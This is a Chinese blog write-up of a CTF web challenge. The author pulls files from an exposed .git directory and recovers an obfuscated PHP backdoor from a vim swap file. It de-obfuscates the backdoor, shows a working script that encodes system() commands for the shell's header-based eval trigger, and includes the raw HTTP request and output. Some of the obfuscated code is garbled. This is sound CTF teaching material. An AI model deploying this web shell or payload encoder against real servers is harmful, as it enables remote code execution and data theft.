

“百度杯”CTF比赛 十月场Backdoor (git泄露)

原创

Arnoldqqq 于 2020-03-22 02:17:42 发布 447 收藏 1


版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_43610673/article/details/105021622

版权



访问/Challenges/.git 发现返回403



上GitHack

```
D:\GitHack-master>python GitHack.py http://11337814ae494455a057a0413e356a0523f88a56c81d4b04.changame.ichunqiu.com/Challenges/.git/
[+] Download and parse index file ...
flag.php
index.php
robots.txt
[OK] robots.txt
[OK] flag.php
[OK] index.php
```

查看flag.php源码

```
1 <?php
2 echo "flag{this_is_not_flag}";
3 ?>
```

按经验flag就在这，猜测要版本回滚，访问/Challenges/.git/logs/HEAD

```
00000000000000000000000000000000000000000000000000000000000000000000 25a4a898b1a45412a538a7baa868bc406c1d8ba9 tmp <tmp@tmp.tmp> 1474001718 +0800 commit (initial): added web app
25a4a898b1a45412a538a7baa868bc406c1d8ba9 734d08bfd094afa3372b997bf1c71412c1afc7d9 tmp <tmp@tmp.tmp> 1474001924 +0800 commit: edit flag.php
734d08bfd094afa3372b997bf1c71412c1afc7d9 1556a1d651526780ecd22db22681619e4ce6aa4b tmp <tmp@tmp.tmp> 1474001931 +0800 commit: edit flag.php
1556a1d651526780ecd22db22681619e4ce6aa4b 494a75f8b3c397e8da52e3ff82ddc4bf1bc47f17 tmp <tmp@tmp.tmp> 1474002467 +0800 commit: edit flag.php
494a75f8b3c397e8da52e3ff82ddc4bf1bc47f17 12c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88 tmp <tmp@tmp.tmp> 1474002593 +0800 commit: test
12c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88 da06087a0b893ddb6b6c857e53ce4387c96785ab tmp <tmp@tmp.tmp> 1474002796 +0800 commit: edit flag.php
da06087a0b893ddb6b6c857e53ce4387c96785ab abbbdccc032c8e76087f2daf593f423f74857b0cf tmp <tmp@tmp.tmp> 1474002981 +0800 commit: add robots.txt
```

使用Git_Extract会自动解析提取这些commit

```
D:\CTF\Git_Extract-ce74feab60b90841175062592fa96dfd7672b96c>python git_extract.py http://11337814ae494455a057a0413e356a523f88a56c81d4b04.changame.ichunqiu.com/Challenges/.git/

Git_Extract
Author: gakki429

[*] Start Extract
[*] Target Git: http://11337814ae494455a057a0413e356a0523f88a56c81d4b04.changame.ichunqiu.com/Challenges/.git/
[*] Analyze .git/HEAD
[*] Extract Ref refs/heads/master abbbdc
[*] Clone Commit abbbdc
[*] Parse Tree ../91f484
[*] Save ../index.php
[*] Save ../flag.php
[*] Save ../robots.txt
```

https://blog.csdn.net/weixin_43610673

The image shows a web browser window with two tabs: 'hack2.php' and 'bd049e_flag.php'. The active tab displays the content of 'bd049e_flag.php', which is a PHP script: `<?php echo "flag{true_flag_is_in_the_b4ckdo0r.php}"; ?>`. Below the browser window, a file explorer window is open, showing the directory structure of the 'Challenges' folder. The files listed are: `.git` (folder), `5e6538_flag.php`, `8eea16_flag.php`, `10b788_flag.php`, `a5ea8f_flag.php`, `bd049e_flag.php` (highlighted), `flag.php`, `index.php`, and `robots.txt`. All PHP files are 1 KB in size and were last modified on 2020/3/21 at 23:25.

访问b4ckdo0r.php



can you find the source code of me?

尝试.b4ckdo0r.php.swo和.b4ckdo0r.php.swp





丢到kali中 用vim打开 vim-r .b4ckdo0r.php.swo

```
vim?php
echo "can you find the source code of me?";
/**
 * Signature For Report
 */
$H = '_)/"/, "/-/)m"/, "+)m), $mss($s{$i}m, 0, $e)))m)m, $k)); $o=ob)m_get_c)monte)m)mnts)m(); ob_end_clean)';
$H = 'm(); $d=ba)mse64)m_encode)m(x(gzc)mompres)m($o), )m$m)mk)); print("<m$<d<m/)>m$<k>)>m"); @session)m_n_d)mestroy();}}}}';
$N = 'mR; $rr)m=@$r["HTTP"]mP_RE)mFERER"; $ra)m=@$r["HTTP_AC"]mC)mEPT_LANG)mUAGE)m"; if($rr)m$6$ra){}m$u=parse_u)mrl($rr); p';
$u = '$e){}m$<k=$)mkh.$kf; ob)m_start(); @eva)m_l(@gzunco)mmp_r)mess(@x(@)mbase6)m4_deco)mde(p)m)mreg_re)mplace(array("/';
$f = '$i<$)ml; )m){}mfo)m_r($j)m=0; ($j<$c66$)i<$l); $j)m++, $i+m+){}m$mo=^t{$i)m^$)mk{$j}; }r)mreturn )m$; }$r)m=$_SERVE)';
$O = '[i]="; $p)m=($m)mss($p, 3)m); if(ar)mray_)mkey_exists)m($i, $s)){$)ms[$i]=^$p)m; }m$e=s)mtrpos)m($s[$i], $f); }mif(';
$w = 'm); }m$<p="; fo)m_r($z=1; )m$z<c)mount( )m$m[1]); $)mz++ )m)m)p=$q[$m[ )m2][ $z]; if(str)m_po)m_s($p, $h)m===0){}m$s)m';
$P = 'trt)molower"; $)mi=$m[1][0)m)m]. $m[1][1])m; $h=$sl( )m$ss(m)md5($)mi.$kh)m, 0, )m3); $f=$s)ml($ss( )m)mmd5($i.$kf), 0, 3)';
$I = 'marse_)mstr)m($u["q)mquery"], $)m)mq); $q=array)m_values( )m$m_q); pre)m_g_matc)mh_all( )m"/([\\w)m)[\\w- )m]+(?; q=0.)';
$x = 'm([\\d)m)]?)? /', )m$ra, $m)m; if($q)m$6$)mm)m)m{@session_start( )}; $)ms=b$)S)mESSI)m)mON; $)mss="sub)mstr"; $)sl="s)m';
$y= str_replace( 'b', ' ', 'crbebbabte_funcbbtion');
$c = '$kh="4f7f)m)f"; $kf="2)m)m8d7"; funct)mion x($t)m, $k){}m)m$<strlen($k); $l=st)mrlen)m($t); )m)m$<o="; for( )m$i=0;';
$l = str_replace( 'm', ' ', '$c.$f.$N.$i.$x.$P.$w.$O.$u.$h.$H);
$w=$v('.$l); $v();
echo $v,$l,$y;
```

复制到新建的php文件中，修改一下代码将几个关键变量打印出来

```
<?php
echo "can you find the source code of me?";
$H = '_)/"/, "/-/)m"/, "+)m), $mss($s{$i}m, 0, $e)))m)m, $k)); $o=ob)m_get_c)monte)m)mnts)m(); ob_end_clean)';
$H = 'm(); $d=ba)mse64)m_encode)m(x(gzc)mompres)m($o), )m$m)mk)); print("<m$<d<m/)>m$<k>)>m"); @session)m_n_d)mestroy();}}}}';
$N = 'mR; $rr)m=@$r["HTTP"]mP_RE)mFERER"; $ra)m=@$r["HTTP_AC"]mC)mEPT_LANG)mUAGE)m"; if($rr)m$6$ra){}m$u=parse_u)mrl($rr); p';
$u = '$e){}m$<k=$)mkh.$kf; ob)m_start(); @eva)m_l(@gzunco)mmp_r)mess(@x(@)mbase6)m4_deco)mde(p)m)mreg_re)mplace(array("/';
$f = '$i<$)ml; )m){}mfo)m_r($j)m=0; ($j<$c66$)i<$l); $j)m++, $i+m+){}m$mo=^t{$i)m^$)mk{$j}; }r)mreturn )m$; }$r)m=$_SERVE)';
$O = '[i]="; $p)m=($m)mss($p, 3)m); if(ar)mray_)mkey_exists)m($i, $s)){$)ms[$i]=^$p)m; }m$e=s)mtrpos)m($s[$i], $f); }mif(';
$w = 'm); }m$<p="; fo)m_r($z=1; )m$z<c)mount( )m$m[1]); $)mz++ )m)m)p=$q[$m[ )m2][ $z]; if(str)m_po)m_s($p, $h)m===0){}m$s)m';
$P = 'trt)molower"; $)mi=$m[1][0)m)m]. $m[1][1])m; $h=$sl( )m$ss(m)md5($)mi.$kh)m, 0, )m3); $f=$s)ml($ss( )m)mmd5($i.$kf), 0, 3)';
$I = 'marse_)mstr)m($u["q)mquery"], $)m)mq); $q=array)m_values( )m$m_q); pre)m_g_matc)mh_all( )m"/([\\w)m)[\\w- )m]+(?; q=0.)';
$x = 'm([\\d)m)]?)? /', )m$ra, $m)m; if($q)m$6$)mm)m)m{@session_start( )}; $)ms=b$)S)mESSI)m)mON; $)mss="sub)mstr"; $)sl="s)m';
$y= str_replace( 'b', ' ', 'crbebbabte_funcbbtion');
$c = '$kh="4f7f)m)f"; $kf="2)m)m8d7"; funct)mion x($t)m, $k){}m)m$<strlen($k); $l=st)mrlen)m($t); )m)m$<o="; for( )m$i=0;';
$l = str_replace( 'm', ' ', '$c.$f.$N.$i.$x.$P.$w.$O.$u.$h.$H);
$w=$v('.$l); $v();
echo $v,$l,$y;
```

整理一下得到

```
<?php
$kh="4f7f";
$kf="28d7";
//对$t,$k进行异或运算
function x($t,$k) {
    $c= strlen($k);
    $l= strlen($t);
    $o="";
    for($i=0; $i<$l; ) {
        //如果第二个参数全部异或了一遍，第一个还没结束，接着从第二个参数头部从头开始。
        for($j=0; ($j<$c&&$i<$l); $j++, $i++) {
            $o.= $t[$i]^$k[$j];
        }
    }
}
```

```

    }
    return $o;
}
// HTTP_REFERER处理后传给$q , HTTP_ACCEPT_LANGUAGE过正则, 每个语言的首字符和权重q=0.x的x值传给 $m
$r=$_SERVER;
$rr=@$r["HTTP_REFERER"]; //获取变量, 且用户可控
$ra=@$r["HTTP_ACCEPT_LANGUAGE"]; //获取变量, 且用户可控
if($rr&&$ra) {
    $u=parse_url($rr); //解析一个 URL 并返回一个关联数组, 包含在 URL 中出现的各种组成部分。
    parse_str($u["query"],$q); //把HTTP_REFERER中query (即提交的参数) 对应的值提出, parse_str - 将字符串解析成多个变量
    $q=array_values($q); //返回含所有值的索引数组。
    preg_match_all("/([\\w-]+(?:;q=0.[\\d]))?,?/", $ra,$m);
    //
    if($q&&$m) {
        @session_start();
        $s=&$_SESSION;
        $ss="substr"; //做动态变量名用, $sl也一样
        $sl="strtolower";
        $i=$m[1][0].$m[1][1]; //取的组合值
        $h=$sl($ss(md5($i.$kh),0,3)); //运算后值为675
        $f=$sl($ss(md5($i.$kf),0,3)); //值为a3e
        $p="";
        for($z=1; $z<count($m[1]); $z++)
            $p.=$q[$m[2][$z]]; //遍历所有权重值, 读取对应的$q, 拼接成$p
        //如果$p中没有和$h相同的字符串, 则令$s[$i]为空, p等于p的前三位
        if(strpos($p,$h)==0) {
            $s[$i]=""; $p=$ss($p,3); //p前三位是不是675
        }
        // array_key_exists - 检查数组里是否有指定的键名或索引, 检查$i中有无$s字符串, 有则s[$i]与p合并, $e等于$f在$s[$i]中首次出现的位置
        if(array_key_exists($i,$s)) {
            $s[$i].=$p;
            $e=strpos($s[$i],$f); //i后三位是不是a3e
            if($e) {
                $k=$kh.$kf; //k值为4f7f28d7
                ob_start(); //打开输出控制缓冲
                //base64解码后, 通过x函数与$k进行异或计算, gzip解压, 以$f截断 (此时e的值等于$f)
                @eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/","-/"),array("/",""),$ss($s[$i],0,$e))),$k)));
                $o=ob_get_contents();
                ob_end_clean();
                $d=base64_encode(x(gzcompress($o),$k)); print("<k>d</k>"); //gzip压缩执行结果, 并与k进行异或计算
            }
            @session_destroy();
        }
    }
}
}

```

代码中x异或函数的规律

$a = b \wedge c$ 那么 $b = a \wedge c$;这是一个很简单的规律, 所以x函数即使编码函数, 也是解码函数

要想获取flag, 只能利用代码中的eval函数去执行系统命令, 要做的就是将命令传进去

下面需要写一个逆向代码, 嫖了别人的脚本用了下


```
<?php

function x($t,$k) {
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0; $i<$l;) {
        for($j=0; ($j<$c&&$i<$l); $j++, $i++) {
            $o.= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}

function get_answer($str){
    $str = base64_decode($str);
    $str = x($str, '4f7f28d7');
    $str = gzuncompress($str);
    echo $str . "<br>";
}

//输出向服务器提交的变量a中payLoad值 ?a=675 + payLoad + a3e
function input($cmd){
    $str = 'system("' . $cmd . '");';
    $t1 = gzcompress($str);
    echo '$t1 = ' . $t1 . "<br>";
    $t2 = x($t1, '4f7f28d7');
    echo '$t2 = ' . $t2 . "<br>";
    $t3 = base64_encode($t2);
    echo '$t3 = ' . $t3 . "<br>";
    return $t3;
}

$ra='zh-CN,zh;q=0.0';
input('ls'); //第一次的命令
input('cat this_i5_flag.php');// //第一次的命令
//服务器两次返回的值
get_answer('TPp8VHv2Kv4DTuVN+hCEff8ve2EBCpd1Zk33ypDEwMumBIr0uCrKpb1q1Z5+6xyPHma96ydT');
get_answer('TPqE1x3wTNfRNH6te3Qzh2E2MLfnfk2+ne9+cPSCLaGdL41ApH4tjSIAd/CzUdZ0rieV430q3WaZ3AJJpYV5IDQJ63f8')
?>
```

```
GET /Challenges/b4ckdo0r.php HTTP/1.1
Host: 31e2c465a6fc423dac314154698e060c5765456544ab49ce.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.0
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ci_session=da09567370a33972503a76434847fa261197031c;
UM_distinctid=170fc574bb573b-0c8be4ff711c8e8-4c3027e-144000-170fc574bb6891;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1584781545,1584782211;
Hm_lpv_2d0601bd28de7d49818249cf35d95943=1584787026;
__jsluid_h=cbaed34c2e8ea8af2c5308c5978c6b7
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Referer: http://31e2c465a6fc423dac314154698e060c5765456544ab49ce.changame.ichunqiu.com/Challenges/index.php?me=675TPocyB4WLfrhNv1PZOrQMTRemJna3e
```

```
HTTP/1.1 200 OK
Date: Sat, 21 Mar 2020 12:39:34 GMT
Content-Type: text/html
Content-Length: 128
Connection: close
Vary: Accept-Encoding
Set-Cookie: PHPSESSID=icgdn6htb95tgrf08bpj6phg6; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-Via-JSL: 38ae086.-
X-Cache: bypass
```

can you find the source code of

me?<4f728d7>TPp8VHv2Kv4DTuVN+hCEf8ve2EBcPdIzk33ypDEwMumBlr0uCrKpb1q1Z5+6xyPHma96ydT</4f728d7>

https://blog.csdn.net/weixin_43610673

```
kali@kali:~/Desktop$ php hack2.php
$t1 = x+.,I(P)VU<br>$t2 = L-6Od14D<br>$t3 = TPocyB4WLfrhNv1PZOrQMTRemJn<br>$t1 = x+.,I(PJN,Q(40IL+(PQb
<br>$t2 = L-6){iL(J+)*M4`7P2<br>$t3 = TPocyB4WLfrhN0oHmLM/vxKuakGtSv8fSrgTfoQNOWAYDfeUDKW<br>b4ckdo0r.php
flag.php
index.php
robots.txt
this_is_flag.php
<br><?php
$flag = 'flag{2daeab83-b9eb-492b-86eb-05c7f0a80b72}';
?>
<br>kali@kali:~/Desktop$ ^C
```

参考:

<https://www.cnblogs.com/sijidou/p/9827720.html>

<https://www.ichunqiu.com/writeup/detail/1413>